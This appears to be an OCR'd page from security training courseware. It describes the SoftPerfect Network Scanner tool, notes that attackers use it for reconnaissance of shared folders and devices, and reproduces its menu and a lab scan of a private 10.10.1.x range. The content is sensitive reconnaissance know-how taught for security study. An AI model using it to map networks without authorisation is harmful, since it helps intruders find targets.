
- **SoftPerfect Network Scanner**

  Source: *https://www.softperfect.com*

  SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders, and retrieve practically any information about network devices via Windows Management Instrumentation (WMI), SNMP, Hypertext Transfer Protocol (HTTP), SSH, and PowerShell. It also scans for remote services, registry, files, and performance counters; offers flexible filtering and display options; and exports NetScan results to a variety of formats ranging from Extensible Markup Language (XML) to JavaScript Object Notation (JSON).

  Moreover, SoftPerfect Network Scanner can check for a user-defined port and report if one is open. In addition, it can resolve host names and auto-detect the local and external IP range. It supports remote shutdown and Wake-on-LAN.

  Attackers uses this tool to gather information about a shared folder and network devices.


SoftPerfect Network Scanner
File
View
Actions
Options
Bookmarks
Help
WMI
IP
Start Scanning
Open Device
Copy
Properties
Rescan Device
Setup Filter
Wake-On-LAN
Remote Shutdown
Remote Suspend / Hibernate
Assign Friendly Name... F2
Send Message...
Create Batch File...
Delete from List
As Web (HTTP)
As Secure Web (HTTPS)
As File Server (FTP)
As Telnet
As Telnet to...
Computer Management Ctrl+M
Remote Desktop Ctrl+R

IPv4 From 10 .10 .1 .5 To 10 .10 .1 .23


IP Address	MAC Address	Response Time	Host Name	Host name	Uptime	System Descri...	System Contact	System Location
10.10.1.9	02-15-5D-13-2...	2 ms	ubuntu-Virtual...					
10.10.1.11	00-15-5D-01-8...	1 ms	WINDOWS11					
10.10.1.13	02-15-5D-13-2...	4 ms						
10.10.1.14	02-15-5D-13-2...	1 ms	Android.local					
10.10.1.19	02-15-5D-13-2...	0 ms	Server2019.loc...	Server2019	2890148822 (33...	Hardware: Inte...		
10.10.1.22	00-15-5D-01-8...	1 ms						
NET...								
SYS...								
Users								

Ready Threads 0 Devices 6 / 6

